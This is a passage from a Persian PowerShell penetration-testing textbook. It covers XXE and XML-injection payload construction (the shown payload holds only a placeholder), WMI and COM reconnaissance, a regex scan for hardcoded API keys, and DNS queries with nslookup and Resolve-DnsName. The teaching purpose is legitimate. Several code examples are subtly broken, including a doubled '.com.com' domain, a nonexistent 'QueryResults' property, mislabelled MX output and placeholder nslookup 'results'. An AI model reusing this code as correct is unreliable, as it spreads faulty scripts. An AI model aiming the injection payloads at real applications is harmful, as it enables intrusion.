$payloadFilePath = "C:\MyData\payload.xml"
$payload | Out-File -FilePath $payloadFilePath
```

در این مثال، ما یک پیلود XML حاوی یک اعلان موجودیت خارجی تعریف می‌کنیم که یک فایل Document Type Definition یا DTD را از سرور مهاجم واکشی می‌کند. این یک پیلود معمولی XXE است. سپس پیلود را در فایلی ذخیره می‌کنیم که می‌تواند برای آزمایش آسیب‌پذیری‌های XXE استفاده شود.

XML Injection Testing

تست‌نفوذگران اغلب برنامه‌های کاربردی وب را برای آسیب‌پذیری‌های تزریق XML آزمایش می‌کنند. از PowerShell می‌توان برای ایجاد و تزریق پیلودهای XML مخرب به فیلدهای ورودی برای ارزیابی مکانیسم‌های تجزیه و اعتبار XML برنامه استفاده کرد.

بیایید یک پیلود مخرب XML ایجاد کنیم تا آسیب‌پذیری‌های تزریق XML را در یک برنامه وب آزمایش کنیم:

```
$maliciousPayload = @"
<root>
    <data>
        <name>John Smith</name>
        <age>30</age>
        <!-- XXE injection payload goes here -->
    </data>
</root>"@
$injectionPoint = "http://snowcapcyber.com/api/data?xml=" + [System.
Web.HttpUtility]::UrlEncode($maliciousPayload)
```

در این مثال، ما یک پیلود XML مخرب حاوی یک پیلود تزریق XXE در داخل عنصر داده ایجاد می‌کنیم. سپس این پیلود را به یک فیلد ورودی (که با $injectionPoint نشان داده می‌شود) یک برنامه وب تزریق می‌کنیم تا آزمایش کنیم که آیا برنامه در برابر حملات XXE آسیب‌پذیر است یا خیر.

COM, WMI, and .NET in PowerShell

PowerShell، قابلیت‌های اتوماسیون گسترده و توانایی تعامل با فناوری‌های مختلف مانند COM، WMI و .NET.، را برای تست نفوذگران فراهم می‌کند.

Using WMI for System Information Gathering

WMI یک فناوری مدیریت قدرتمند در ویندوز است که راه استاندارد شده‌ای را برای دسترسی به اطلاعات سیستم، پیکربندی و کنترل فراهم می‌کند. PowerShell به تست نفوذگران اجازه می‌دهد تا داده‌های WMI را برای جمع‌آوری اطلاعات ارزشمند در مورد سیستم هدف جستجو کنند.

بیایید از PowerShell برای پرس و جو از WMI برای بازیابی لیست نرم افزارهای نصب شده در دستگاه مورد نظر استفاده کنیم:

```
$softwareList = Get-WmiObject -Class Win32_Product | Select-Object
-Property Name, Vendor, Version
foreach ($software in $softwareList) {
    Write-Host "Name: $($software.Name)"
    Write-Host "Vendor: $($software.Vendor)"
    Write-Host "Version: $($software.Version)"
    Write-Host "" }
```

در این مثال، ما از Get-WmiObject برای جستجو در کلاس Win32_Product استفاده می‌کنیم که نشان دهنده نرم افزار نصب شده روی سیستم است. سپس ویژگی‌های خاصی مانند Name، Vendor و Version را انتخاب کرده و اطلاعات را در خروجی نمایش می‌دهیم.

Querying WMI for Network Information

تست نفوذگران اغلب نیاز به جمع آوری اطلاعات در مورد پیکربندی شبکه سیستم هدف دارند. PowerShell می‌تواند WMI را برای به دست آوردن داده‌های مربوط به شبکه پرس و جو کند. بیایید از PowerShell برای پرس و جو از WMI برای اطلاعات کارت شبکه استفاده کنیم:

```
$networkAdapters = Get-WmiObject -Class Win32_
NetworkAdapterConfiguration | Where-Object { $_.IPAddress -ne $null }
foreach ($adapter in $networkAdapters) {
    Write-Host "Adapter Description: $($adapter.Description)"
    Write-Host "IP Address: $($adapter.IPAddress[0])"
    Write-Host "MAC Address: $($adapter.MACAddress)"
    Write-Host ""}
```

در این مثال، ما از Get-WmiObject برای پرس و جو از کلاس Win32_NetworkAdapterConfiguration استفاده می‌کنیم که نشان دهنده تنظیمات کارت شبکه است. ما نتایج را فیلتر می‌کنیم تا کارت‌های بدون آدرس IP را حذف کنیم ($_.IPAddress -ne $null). سپس توضیحات کارت شبکه، آدرس IP و آدرس MAC را برای هر کارت شبکه نمایش می‌دهیم.

Interacting with COM Objects

COM یک فناوری مایکروسافت است که به اجزای نرم افزار امکان ارتباط و تعامل با یکدیگر را می‌دهد. PowerShell دسترسی به اشیاء COM را فراهم می‌کند و به تست‌نفوذگر اجازه می‌دهد تا با اجزای COM برای اهداف مختلف تعامل داشته باشند و از آن‌ها استفاده کنند. بیایید از PowerShell برای ایجاد یک شی COM برای دستکاری فایل‌های اکسل استفاده کنیم:

```
$excel = New-Object -ComObject Excel.Application
$workbook = $excel.Workbooks.Add()
$sheet = $workbook.Worksheets.Item(1)
$sheet.Cells.Item(1,1) = "Name"
$sheet.Cells.Item(1,2) = "Age"
$sheet.Cells.Item(2,1) = "John Doe"
$sheet.Cells.Item(2,2) = 30
$excel.Visible = $true
```

در این مثال، ما از New-Object برای ایجاد یک نمونه جدید از شیء COM برنامه Excel استفاده می‌کنیم. سپس یک Workbook و worksheet جدید ایجاد می‌کنیم، مقادیر را در سلول‌ها تنظیم می‌کنیم و برنامه Excel را قابل مشاهده می‌کنیم. این به ما اجازه می‌دهد تا عملیات اکسل را خودکار کنیم و کارهایی مانند استخراج داده‌ها، دستکاری و گزارش دهی را انجام دهیم.

Using .NET for Cryptographic Operations

PowerShell همچنین می‌تواند از کلاس‌های Net. برای عملیات رمزنگاری مانند هش و رمزگذاری استفاده کند که معمولاً در تست‌نفوذ برای ایمن سازی داده‌ها یا آزمایش کنترل‌های امنیتی استفاده می‌شود.

اجازه دهید از PowerShell و .NET برای محاسبه هش MD5 یک فایل استفاده کنیم:

```
$filePath = "C:\MyData\file.txt"
$md5 = New-Object -TypeName System.Security.Cryptography.
MD5CryptoServiceProvider
$fileStream = [System.IO.File]::OpenRead($filePath)
$hash = $md5.ComputeHash($fileStream)
$fileStream.Close()
$hashString = [System.BitConverter]::ToString($hash) -replace "-", ""
Write-Host "MD5 Hash: $hashString"
```

در این مثال، ما از کلاس System.Security.Cryptography.MD5CryptoServiceProvider.NET برای محاسبه هش MD5 یک فایل استفاده می‌کنیم. ما فایل را در حالت باینری باز می‌کنیم، هش را محاسبه می‌کنیم و بایت‌های هش را به نمایش رشته هگزادسیمال تبدیل می‌کنیم.

Using .NET for Network Operations

PowerShell می‌تواند از کلاس‌های .NET برای عملیات‌های مرتبط با شبکه استفاده کند، که در تست‌نفوذ برای کارهایی مانند ارسال درخواست‌های HTTP، تجزیه پاسخ‌ها و تعامل با سرویس‌های وب مفید است. بیایید از PowerShell و .NET برای درخواست HTTP GET و پردازش پاسخ استفاده کنیم:

```
$url = "https://api.snowcapcyber.com/data"
$request = [System.Net.WebRequest]::Create($url)
$response = $request.GetResponse()
$stream = $response.GetResponseStream()
$reader = New-Object -TypeName System.IO.StreamReader -ArgumentList
$stream
$responseText = $reader.ReadToEnd()
$reader.Close()
$response.Close()
Write-Host "Response Body:"
Write-Host $responseText
```

در این مثال، ما از کلاس‌های System.Net.WebRequest و System.IO.StreamReader.NET برای درخواست HTTP GET به URL مشخص شده استفاده می‌کنیم. سپس محتوای پاسخ را می‌خوانیم و نمایش می‌دهیم.

Analyzing .NET Assemblies for Vulnerabilities

از PowerShell می‌توان برای تجزیه و تحلیل مجموعه‌های NET برای آسیب‌پذیری‌های احتمالی یا کدهای مخرب استفاده کرد. برای مثال، تست نفوذگر می‌تواند مجموعه‌ها را برای یافتن کلیدهای حساس API یا اعتبارنامه هاردکد شده اسکن کند. بیایید از PowerShell برای استخراج رشته‌ها از مجموعه .NET و جستجوی اطلاعات بالقوه حساس استفاده کنیم:

```
$assemblyPath = "C:\MyData\Assembly.dll"
$strings = [System.IO.File]::ReadAllText($assemblyPath)
# Search for potential sensitive information
$apiKeyPattern = "API_KEY=[A-Za-z0-9]+"
$matches = [System.Text.RegularExpressions.Regex]::Matches($strings,
$apiKeyPattern)
Write-Host "Potential API Keys found:"
foreach ($match in $matches) {
    Write-Host $match.Value }
```

در این مثال، کل مجموعه .NET را به صورت متن با استفاده از [System.IO.File]::ReadAllText می‌خوانیم. سپس از عبارات منظم برای جستجوی کلیدهای API بالقوه در اسمبلی استفاده می‌کنیم.

PowerShell یک ابزار ارزشمند برای پردازش COM، WMI و .NET در تست‌نفوذ است. توانایی آن در تعامل با اشیاء COM، پرس و جو از داده‌های WMI، استفاده از مجموعه‌های .NET و انجام وظایف مختلف با عملکرد .NET ، طیف گسترده‌ای از قابلیت‌ها را برای شناسایی آسیب‌پذیری‌ها و نقاط ضعف در سیستم‌های هدف به تست نفوذگران ارائه می‌دهد.

از جمع آوری اطلاعات سیستم و شبکه با استفاده از WMI و خودکارسازی وظایف با اشیاء COM گرفته تا استفاده از .NET. برای عملیات رمزنگاری و وظایف مرتبط با شبکه، PowerShell یک زبان برنامه نویسی همه کاره است که تست نفوذگران را برای انجام ارزیابی‌های امنیتی جامع و شناسایی خطرات امنیتی بالقوه قدرتمند می‌کند. درک نحوه استفاده موثر از PowerShell برای عملیات COM، WMI، و .NET.، کیت ابزار تست نفوذگر را بهبود می‌بخشد و امکان کارایی بیشتر در برابر حملات دنیای واقعی را فراهم می‌کند.

فصل سوم – Network Services and DNS

در این فصل، ما به دنیای پیچیده خدمات شبکه و مدیریت DNS می‌پردازیم و از قدرت PowerShell برای ساده سازی و بهینه سازی این مؤلفه‌های حیاتی زیرساخت مدرن فناوری اطلاعات استفاده می‌کنیم. از آنجایی که سازمان‌ها به گسترش ردپای دیجیتال خود ادامه می‌دهند، مدیریت موثر شبکه برای عملیات یکپارچه از اهمیت بالایی برخوردار است.

PowerShell با قابلیت‌های اسکریپت‌نویسی قوی خود، به عنوان یک متحد قدرتمند در پیکربندی، نظارت و عیب‌یابی خدمات شبکه ظاهر می‌شود. از پیکربندی تنظیمات DHCP تا مدیریت سوابق DNS، PowerShell به مدیران این امکان را می‌دهد تا وظایف را خودکار کرده و کارایی شبکه را حفظ کنند. کاوش ما به DNS، سنگ بنای ارتباطات اینترنتی، گسترش می‌یابد، زیرا ما از PowerShell برای دستکاری تنظیمات DNS، Resolve نمودن پرس و جوها و اطمینان از قابلیت Domain Name Resolutions استفاده می‌کنیم.

چه یک متخصص IT باتجربه یا یک مدیر مبتدی باشید، این فصل شما را با بینش‌های عملی و مثال‌های عملی برای استفاده از قدرت PowerShell در خدمات شبکه و مدیریت DNS مجهز می‌کند و توانایی شما را برای پیمایش در پیچیدگی‌های محیط‌های شبکه مدرن افزایش می‌دهد.

موضوعات اصلی این فصل به شرح زیر است:

- Network services
- DNS and types of DNS queries
- DNS and PowerShell

Network services

در دنیای شبکه، دو مدل اساسی برجسته می‌شوند: مدل TCP/IP و مدل OSI. این مدل‌ها به‌عنوان چارچوب‌هایی برای درک نحوه کار پروتکل‌های شبکه با هم، برای فعال کردن ارتباطات عمل می‌کنند. مدل TCP/IP معمولاً پیاده‌سازی می‌شود، در حالی که مدل OSI یک مرجع مفهومی ارائه می‌کند.

TCP/IP network services

TCP/IP مجموعه‌ای از پروتکل‌ها است که اساس اینترنت و شبکه‌های مدرن را تشکیل می‌دهد. TCP/IP سرویس‌های مختلف شبکه ضروری را ارائه می‌دهد که ارتباط بین دستگاه‌های متصل را تسهیل می‌کند.
مولفه‌های کلیدی این مدل عبارتند از:

IP: آدرس‌های IP بسته‌های داده را در شبکه‌ها هدایت می‌کند. آدرس‌های IP منحصربه‌فردی را به دستگاه‌ها اختصاص می‌دهد و به عنوان هویت دیجیتال آن‌ها عمل می‌کند. IPv4 و IPv6 نسخه‌های اولیه هستند. IPv4 با فضای آدرس ۳۲ بیتی خود، به طور گسترده مورد استفاده قرار گرفته است، اما فضای آدرس ۱۲۸ بیتی IPv6 بسیار بزرگتر بوده و مشکل کمبود آدرس را برطرف می‌کند. روترها، دستگاه‌های شبکه، از آدرس‌های IP برای هدایت بسته‌ها به مقصدشان استفاده می‌کنند و از تحویل مناسب داده‌ها اطمینان می‌دهند.

TCP: یک پروتکل اتصال‌گرا است که انتقال داده‌های قابل اعتماد بین دستگاه‌ها را تضمین می‌کند. داده‌ها را به بسته‌های مختلف تقسیم می‌کند، Sequence Number ها را اختصاص می‌دهد و قبل از انتقال داده، یک اتصال برقرار می‌کند. Acknowledgment و ارسال مجدد، یکپارچگی داده‌ها را تضمین می‌کند. مکانیسم Widowing در TCP کنترل جریان داده را بهینه نموده و امکان بازیابی خطا و توالی مناسب را فراهم می‌کند. این پروتکل برای برنامه‌هایی که دقت و یکپارچگی در آن‌ها اهمیت دارد، مانند مرور وب، انتقال فایل و ارتباطات ایمیل، بسیار مهم است.

UDP: یک پروتکل بدون اتصال است که انتقال داده‌های سبک را فراهم می‌کند. برخلاف TCP، اتصال برقرار نمی‌کند یا قابلیت اطمینان را تضمین نمی‌کند که آن را برای برنامه‌های بلادرنگ مانند استریم، بازی و VoIP مناسب می‌کند.

The IP addresses

آدرس IP یک شناسه عددی منحصربه‌فرد برای دستگاه‌های متصل به یک شبکه است که به آن‌ها امکان می‌دهد در اینترنت یا یک شبکه محلی با یکدیگر ارتباط برقرار کنند. IP مانند یک آدرس پستی دیجیتال عمل می‌کند و به بسته‌های داده اجازه می‌دهد تا به مقصد صحیح هدایت شوند.

یک آدرس IP از دو جزء اصلی تشکیل شده است: آدرس شبکه و آدرس میزبان. اولین بخش، شبکه خاص دستگاه را مشخص نموده، در حالی که دومین بخش دستگاه‌های فردی را در آن شبکه متمایز می‌کند.

IPv4، رایج‌ترین فرمت، شامل چهار مجموعه از اعداد است که با نقطه از هم جدا شده‌اند، که هر مجموعه از ۰ تا ۲۵۵ متغیر است (به عنوان مثال، ۱۹۲.۱۶۸.۱.۱). IPv6، نسخه جدیدتر بوده و از قالب هگزادسیمال گسترده‌تری با هشت گروه کاراکتر جدا شده با دو نقطه مشخص می‌شود و عرضه تقریباً نامحدودی از آدرس‌های منحصر به فرد را ارائه می‌دهد (به عنوان مثال، 2001:0db8:85a3:0000:0000:8a2e:0370:7334).

آدرس‌های IP در امکان انتقال کارآمد داده‌ها در سراسر اینترنت نقش اساسی دارند. هنگامی که نام دامنه یک وب‌سایت را در مرورگر خود تایپ می‌کنید، یک سرور DNS آن را به آدرس IP مربوطه تبدیل

می‌کند تا سرور وب‌سایت را پیدا کند و محتوای آن را بازیابی کند. علاوه بر این، آدرس‌های IP به عملیات‌های مختلف شبکه مانند شناسایی دستگاه‌ها، مدیریت ترافیک شبکه و افزایش اقدامات امنیتی کمک می‌کنند.

در اصل، یک آدرس IP یک عنصر اساسی از ارتباطات شبکه است که به دستگاه‌ها اجازه می‌دهد تا ارتباط برقرار کنند و اطلاعات را در سراسر چشم‌انداز وسیع اینترنت تبادل کنند.

The TCP/UDP port numbers

شماره پورت نقش مهمی در مجموعه پروتکل TCP/IP ایفا می‌کند و ارتباط سازمان یافته و کارآمد بین دستگاه‌ها را از طریق شبکه تسهیل می‌کند. در مدل TCP/IP، انتقال داده‌ها به بسته‌ها تقسیم می‌شود و شماره پورت‌ها به عنوان شناسه برای برنامه‌ها یا سرویس‌های خاص در حال اجرا بر روی دستگاه‌ها عمل می‌کنند. آن‌ها اطمینان حاصل می‌کنند که بسته‌های داده به برنامه صحیح هدایت می‌شوند و به چندین سرویس اجازه می‌دهند تا به طور همزمان روی یک دستگاه واحد بدون تداخل کار کنند.

اعداد پورت اعداد صحیح ۱۶ بیتی هستند که در سه محدوده طبقه بندی می‌شوند: پورت‌های شناخته شده[1] (۰-۱۰۲۳)، پورت‌های ثبت شده[2] (۱۰۲۴-۴۹۱۵۱) و پورت‌های پویا یا خصوصی[3] (۴۹۱۵۲-۶۵۵۳۵). پورت‌های معروف با سرویس‌های پرکاربردی مانند HTTP (پورت ۸۰)، HTTPS (پورت ۴۴۳)، FTP (پورت ۲۱) و SMTP (پورت ۲۵) مرتبط هستند. پورت‌های ثبت شده برای برنامه‌های مختلف مورد استفاده قرار می‌گیرند، در حالی که پورت‌های پویا برای مقاصد موقت مانند ارتباط مشتری و سرور استفاده می‌شوند.

هنگامی که داده‌ها بین دستگاه‌ها ارسال می‌شود، دستگاه فرستنده یک شماره پورت منبع و یک شماره پورت مقصد را به هر بسته داده متصل می‌کند. شماره پورت مقصد دستگاه دریافت کننده را در تعیین اینکه کدام برنامه یا سرویس باید داده‌های ورودی را مدیریت کند، راهنمایی می‌کند. این مکانیزم دو پورت، به دستگاه‌ها امکان می‌دهد تا چندین ارتباط مداوم را به طور همزمان حفظ کنند و اطمینان حاصل شود که داده‌ها به مقصد صحیح می‌رسند.

به عنوان مثال، هنگامی که کاربر با استفاده از مرورگر خود به یک وب سایت دسترسی پیدا می‌کند، دستگاه او با استفاده از پروتکل HTTP، معمولاً در پورت ۸۰، درخواستی را به آدرس IP سرور وب ارسال می‌کند. وب سرور نیز به نوبه خود با محتوای درخواستی پاسخ می‌دهد و آن را به پورت منبع در دستگاه کاربر پس می‌فرستد. این ارتباط دو طرفه با استفاده از شماره پورت هماهنگ می‌شود.

[1] well-known
[2] registered
[3] dynamic or private

The OSI stack

مدل OSI یک چارچوب مفهومی است که توابع شبکه را در هفت لایه مجزا دسته بندی می‌کند که هر یک وظایف خاصی را بر عهده دارند. اگرچه مستقیماً پیاده‌سازی نشده است، اما به عنوان راهنمایی برای درک نحوه کار پروتکل‌ها با هم عمل می‌کند. در اینجا یک نمای کلی از لایه های OSI آورده شده است:

Physical layer: این لایه با انتقال فیزیکی بیت‌های خام از طریق یک رسانه فیزیکی مانند کابل‌ها یا سیگنال‌های بی‌سیم سروکار دارد. ویژگی‌هایی مانند سطوح ولتاژ، نرخ داده و مشخصات کابل را تعریف می‌کند.

Data link layer: این لایه مسئول ارتباطات نقطه به نقطه و نقطه به چند نقطه قابل اعتماد است. این لایه چارچوب بندی داده‌ها، تشخیص خطا و کنترل جریان را مدیریت می‌کند. این لایه یکپارچگی داده‌ها را در یک بخش شبکه محلی تضمین می‌کند.

Network layer: این لایه بر مسیریابی و آدرس دهی منطقی متمرکز است. ایجاد، نگهداری و خاتمه اتصالات بین دستگاه‌ها در شبکه‌های مختلف را انجام می‌دهد. این شامل آدرس دهی IP و پروتکل‌های مسیریابی است.

Transport layer: مانند TCP و UDP TCP/IP، این لایه قابلیت اطمینان ارتباط سرتاسری را تضمین می‌کند. بخش بندی داده‌ها، مونتاژ مجدد و بازیابی خطا را مدیریت می‌کند و جریان داده‌ها را بهینه می‌کند.

Session layer: این لایه استقرار جلسه، نگهداری و خاتمه بین برنامه‌ها را مدیریت می‌کند. همچنین هماهنگ سازی داده‌ها و چک پوینت‌ها را انجام می‌دهد.

Presentation layer: این لایه وظیفه ترجمه، رمزگذاری و فشرده سازی فرمت داده‌ها را بر عهده دارد. این لایه تضمین می‌کند که داده‌های رد و بدل شده بین برنامه‌ها در قالبی است که آن‌ها می‌توانند درک کنند.

Application layer: این لایه که نزدیک‌ترین به کاربران نهایی است، میزبان پروتکل‌ها و سرویس‌های خاص برنامه مانند HTTP، FTP و SMTP است. این امکان تعامل مستقیم بین کاربران و برنامه‌ها را فراهم می‌کند.

در نتیجه، TCP/IP و پشته OSI چارچوب‌های ضروری برای درک شبکه و ارتباطات هستند. پیاده سازی عملی TCP/IP اینترنت مدرن را تقویت می‌کند، در حالی که مدل OSI یک نقشه راه مفهومی برای نحوه سازماندهی عملکردهای شبکه ارائه می‌دهد. آن‌ها با هم پایه و اساس تبادل اطلاعات و خدمات را در سراسر شبکه جهانی فراهم می‌کنند.

DNS and types of DNS queries

DNS یک سرویس شبکه حیاتی است که نام دامنه‌های قابل خواندن توسط انسان را به آدرس‌های IP عددی ترجمه می‌کند و به کاربران امکان دسترسی به وب سایت‌ها، خدمات و منابع موجود در اینترنت را می‌دهد. این به عنوان یک سیستم سلسله مراتبی توزیع شده از سرورها عمل می‌کند که با هم کار می‌کنند تا Domain Name Resolution را یکپارچه و کارآمد ارائه دهند. DNS نقش حیاتی در تضمین ناوبری کاربر پسند در دنیای آنلاین ایفا می‌کند.

DNS overview

DNS به عنوان دفترچه تلفن برای اینترنت عمل می‌کند. هنگامی که یک نام دامنه مانند www. snowcapcyber.com در مرورگر وب شما، DNS آن را به آدرس IP (به عنوان مثال، ۱۹۲.۰.۲.۱) که مربوط به وب سرور میزبان محتوا است، ترجمه می‌کند. این فرآیند ترجمه ضروری است زیرا رایانه‌ها با استفاده از آدرس‌های IP ارتباط برقرار می‌کنند، در حالی که نام‌های دامنه کاربر پسندتر هستند. نمونه‌ای از این نقشه برداری به شرح زیر است: www.snowcapcyber.com دارای آدرس IP 18.193.36.153 است.

DNS از طریق سلسله مراتبی از سرورها که به سطوح طبقه بندی شده‌اند عمل می‌کند. این سطوح شامل موارد زیر است:

Root domain servers: این سرورها اطلاعات مربوط به دامنه‌های سطح بالا (TLD) مانند .com، .org و .net را نگهداری می‌کنند. آن‌ها به سرورهای TLD ارجاع می‌دهند.

TLD servers: این سرورها درخواست‌های مربوط به TLD های خاص، مانند .com یا .org را رسیدگی می‌کنند. آن‌ها پرس و جوها را به سرورهای نام معتبر مسئول دامنه‌های سطح دوم هدایت می‌کنند.

Authoritative name servers: این سرورها دقیق‌ترین و به روزترین اطلاعات را در مورد نام دامنه و آدرس IP نگهداری می‌کنند. آن‌ها مسئول پاسخگویی به سوالات مربوط به نام دامنه خاص هستند.

Local DNS resolvers: این‌ها معمولاً توسط ارائه دهنده خدمات اینترنت (ISP) یا سرپرست شبکه شما ارائه می‌شود. آن‌ها سوابق DNS را برای سرعت بخشیدن به جستجوهای آینده و ارسال پرس و جوها به سرورهای نام معتبر مناسب ذخیره می‌کنند.

Types of DNS queries

DNS انواع مختلفی از کوئری‌ها را برای انجام اهداف مختلف انجام می‌دهد. در ادامه به انواع اصلی پرس و جوهای DNS می‌پردازیم:

A record query: این کوئری برای بازیابی آدرس IPv4 مرتبط با نام دامنه استفاده می‌شود. این رایج‌ترین نوع پرس و جو DNS است. به عنوان مثال، با استفاده از دستور nslookup در یک ترمینال، می‌توانید از کوئری زیر استفاده کنید:

```
nslookup www.snowcapcyber.com
```

این کوئری آدرس IPv4 موارد زیر را برمی‌گرداند:

```
"www.snowcapcyber.com "
```

AAAA record query: مشابه A Record، یک کوئری AAAA برای بازیابی آدرس IPv6 مرتبط با نام دامنه استفاده می‌شود. در محیط‌های دارای IPv6 استفاده می‌شود. برای مثال موارد زیر را ببینید:

```
nslookup -query=AAAA www.snowcapcyber.com
```

این کوئری آدرس IPv6 موارد زیر را برمی‌گرداند:

```
"www.snowcapcyber.com"
```

Canonical Name (CNAME) record query: این کوئری برای یافتن نام مستعار یا زیر دامنه و دریافت نام دامنه متعارفی که به آن اشاره می‌کند استفاده می‌شود. به عنوان مثال، بیایید به کوئری زیر نگاه کنیم:

```
nslookup -query=CNAME www.snowcapcyber.com
```

این کوئری نام متعارفی را که www.snowcapcyber.com به آن اشاره می‌کند، برمی‌گرداند.

Mail exchange (MX) record query: این کوئری به منظور تعیین سرور ایمیل مسئول رسیدگی به ایمیل‌ها برای یک دامنه خاص استفاده می‌شود. به عنوان مثال، بیایید به کوئری زیر نگاه کنیم:

```
nslookup -query=MX snowcapcyber.com
```

این کوئری سرورهای ایمیل مسئول دریافت ایمیل برای دامنه snowcapcyber.com را برمی‌گرداند.

Name server (NS) record query: این کوئری به منظور یافتن Name Server های معتبر برای یک دامنه استفاده می‌شود. به عنوان مثال، بیایید به کوئری زیر نگاه کنیم:

```
nslookup -query=NS snowcapcyber.com
```

این کوئری سرورهای نام معتبر را برای دامنه snowcapcyber.com برمی‌گرداند.

Pointer (PTR) record query: این کوئری به منظور جستجوی معکوس DNS، ترجمه آدرس IP به نام دامنه استفاده می‌شود. به عنوان مثال، بیایید به کوئری زیر نگاه کنیم:

```
nslookup 8.8.8.8
```

این کوئری نام دامنه مرتبط با آدرس IP 8.8.8.8 را برمی‌گرداند.

Start of Authority (SOA) record query: این کوئری اطلاعاتی در مورد سرور نام معتبر برای یک دامنه ارائه می‌دهد. به عنوان مثال، بیایید به کوئری زیر نگاه کنیم:

```
nslookup -query=SOA snowcapcyber.com
```

این کوئری اطلاعات مربوط به سرور نام معتبر برای دامنه snowcapcyber.com را برمی‌گرداند.

TXT record query: این کوئری اطلاعات متنی مرتبط با یک دامنه را بازیابی می‌کند. این رکورد معمولاً برای رکوردهای SPF برای احراز هویت ایمیل و سایر اهداف استفاده می‌شود. به عنوان مثال، بیایید به کوئری زیر نگاه کنیم:

```
nslookup -query=TXT www.snowcapcyber.com
```

این کوئری هرگونه رکورد متنی مرتبط با دامنه www.snowcapcyber.com را برمی‌گرداند.

DNS جزء حیاتی اینترنت است که نام دامنه‌های قابل خواندن توسط انسان را به آدرس‌های IP عددی تبدیل می‌کند. از طریق ساختار سلسله مراتبی از سرورها عمل می‌کند و انواع مختلفی از کوئری‌ها را برای ارائه وضوح دقیق و کارآمد نام دامنه[4] انجام می‌دهد. چه بازیابی آدرس‌های IP، سرورهای ایمیل، سرورهای نام معتبر یا سایر رکوردهای DNS باشد، انواع مختلف پرس و جوهای DNS نقش مهمی در تضمین عملکرد روان ارتباطات و خدمات آنلاین ایفا می‌کنند. با استفاده از ابزارهایی مانند nslookup و dig، کاربران می‌توانند با سرورهای DNS

[4] domain name resolution

تعامل داشته باشند تا نحوه عملکرد این کوئری‌ها را درک کنند و اطلاعات لازم را برای اهداف شبکه و عیب یابی به دست آورند.

DNS and PowerShell

PowerShell چندین تابع و cmdlet را ارائه می‌دهد که می‌توانید از آن‌ها برای پرس و جو از اطلاعات DNS استفاده کنید. در اینجا لیستی از برخی از توابع کلیدی و cmdlet های مربوط به DNS Query در PowerShell آمده است:

Resolve-DnsName: این cmdlet برای جستجوی اطلاعات DNS، از جمله Resolve کردن FQDN به آدرس‌های IP و بالعکس استفاده می‌شود. این دستور، انواع مختلف کوئری ، مانند A (آدرس IPv4)، AAAA (آدرس IPv6)، MX، NS و PTR (جستجوی معکوس) را ارائه می‌دهد.

Test-DnsServer: این cmdlet به طور خاص برای آزمایش سرورهای DNS برای رکوردهای خاص طراحی شده است. این دستور به شما کمک می‌کند تا مشکلات سرور DNS را تشخیص داده و وجود سوابق DNS را تأیید کنید.

[**System.Net.Dns**]: PowerShell دسترسی به System.Net .NET Framework را فراهم می‌کند. کلاس Dns که شامل متدهای استاتیک برای کوئری از DNS است.

توجه به این نکته مهم است که برخی از این cmdlet ها و توابع ممکن است برای انجام برخی کوئری‌های DNS، به ویژه برای منابع شبکه داخلی، به امتیازات مدیریتی نیاز داشته باشند. همچنین به خاطر داشته باشید که در دسترس بودن و رفتار این cmdlet ها و توابع ممکن است بر اساس نسخه PowerShell و ماژول‌های نصب شده بر روی سیستم شما متفاوت باشد.

قبل از استفاده از هر یک از این توابع یا cmdlet ها، بهتر است به اسناد رسمی PowerShell مراجعه کنید یا از سیستم Help داخلی برای درک نحوه استفاده، گزینه‌ها و مثال‌های آن‌ها استفاده کنید.

Resolve-DnsName به شما امکان می‌دهد سرورهای DNS را برای Resolve کردن FQDN در آدرس‌های IP جستجو کنید. در ادامه به نحوه استفاده از آن می‌پردازیم:

```
$FQDN = "www.snowcapcyber.com.com"
$Result = Resolve-DnsName -Name $FQDN
if ($Result.QueryResults.Count -gt 0) {
    $IPAddress = $Result.QueryResults[0].IPAddress
    Write-Host "IP address of $FQDN: $IPAddress "
} else {
    Write-Host "Unable to resolve IP for $FQDN"}
```

در این مثال موارد زیر انجام داده شده است:

- ما FQDN را برای Resolve شدن تعریف می‌کنیم ($FQDN).
- ما از Resolve-DnsName برای پرس و جو از سرور DNS برای آدرس آی پی FQDN داده شده استفاده می‌کنیم.
- اگر کوئری منجر به حداقل یک آدرس IP شود، اولین آدرس IP را از نتیجه استخراج و نمایش می‌دهیم.
- اگر کوئری ناموفق باشد یا هیچ آدرس IP برگردانده نشود، یک پیام مناسب نمایش داده می‌شود.

از این رو، Resolve-DnsName در PowerShell یک ابزار همه کاره است که به شما امکان می‌دهد انواع مختلفی از رکوردهای DNS، از جمله رکوردهای MX، NS و PTR را جستجو کنید. بیایید هر یک از این انواع کوئری را با مثال بررسی کنیم:

Querying MX records: رکوردهای MX برای مشخص کردن سرورهای ایمیل مسئول دریافت پیام‌های ایمیل، از طرف یک دامنه استفاده می‌شود. می‌توانید از Resolve-DnsName برای پرس و جو از رکوردهای MX برای یک دامنه خاص استفاده کنید.

```
$Domain = " snowcapcyber.com"
$MXRecords = Resolve-DnsName -Name $Domain -Type MX
if ($MXRecords) {
    $MXRecords | ForEach-Object {
        $MailServer = $_.NameExchange
        $Preference = $_.Preference
        Write-Host "MX Record: $Preference"
    Write-Host "Mail Server: $MailServer"}
} else {
    Write-Host "No MX records found for $Domain"}
```

در این مثال، snowcapcyber.com را با دامنه مورد نظر خود جایگزین کنید. این کد، رکوردهای MX را به همراه تنظیمات برگزیده و سرورهای پست الکترونیکی مربوطه جستجو و نمایش می‌دهد.

Querying NS records: رکوردهای NS برای نگاشت یک دامنه به سرورهای نام معتبری که مسئول Resolve کوئری‌های آن دامنه هستند استفاده می‌شود.

در اینجا نحوه اجرای کوئری مربوط به رکورد NS با استفاده از Resolve-DnsName آورده شده است:

```
$Domain = "snowcapcyber.com"
$NSRecords = Resolve-DnsName -Name $Domain -Type NS
if ($NSRecords) {
    $NSRecords | ForEach-Object {
         $NameServer = $_.NameHost
        Write-Host "Name Server: $NameServer" }
} else {
    Write-Host "No NS records found for $Domain"}
```

Snowcapcyber.com را با دامنه مورد نظر خود جایگزین کنید. این کد رکورد NS مرتبط با دامنه را جستجو و نمایش می‌دهد.

Querying PTR records: رکوردهای PTR برای جستجوی معکوس DNS و ترجمه آدرس‌های IP به نام دامنه استفاده می‌شود. DNS معکوس اغلب برای امنیت و عیب یابی شبکه استفاده می‌شود.

```
$IPAddress = "192.168.27.132"
$PTRRecords = Resolve-DnsName -Name $IPAddress -Type PTR
if ($PTRRecords) {
    $PTRRecords | ForEach-Object {
        $DomainName = $_.NameHost
        Write-Host "PTR Record: IP Address $IPAddress resolves
to $DomainName" }
} else {
    Write-Host "No PTR records found for IP address $IPAddress"
}
```

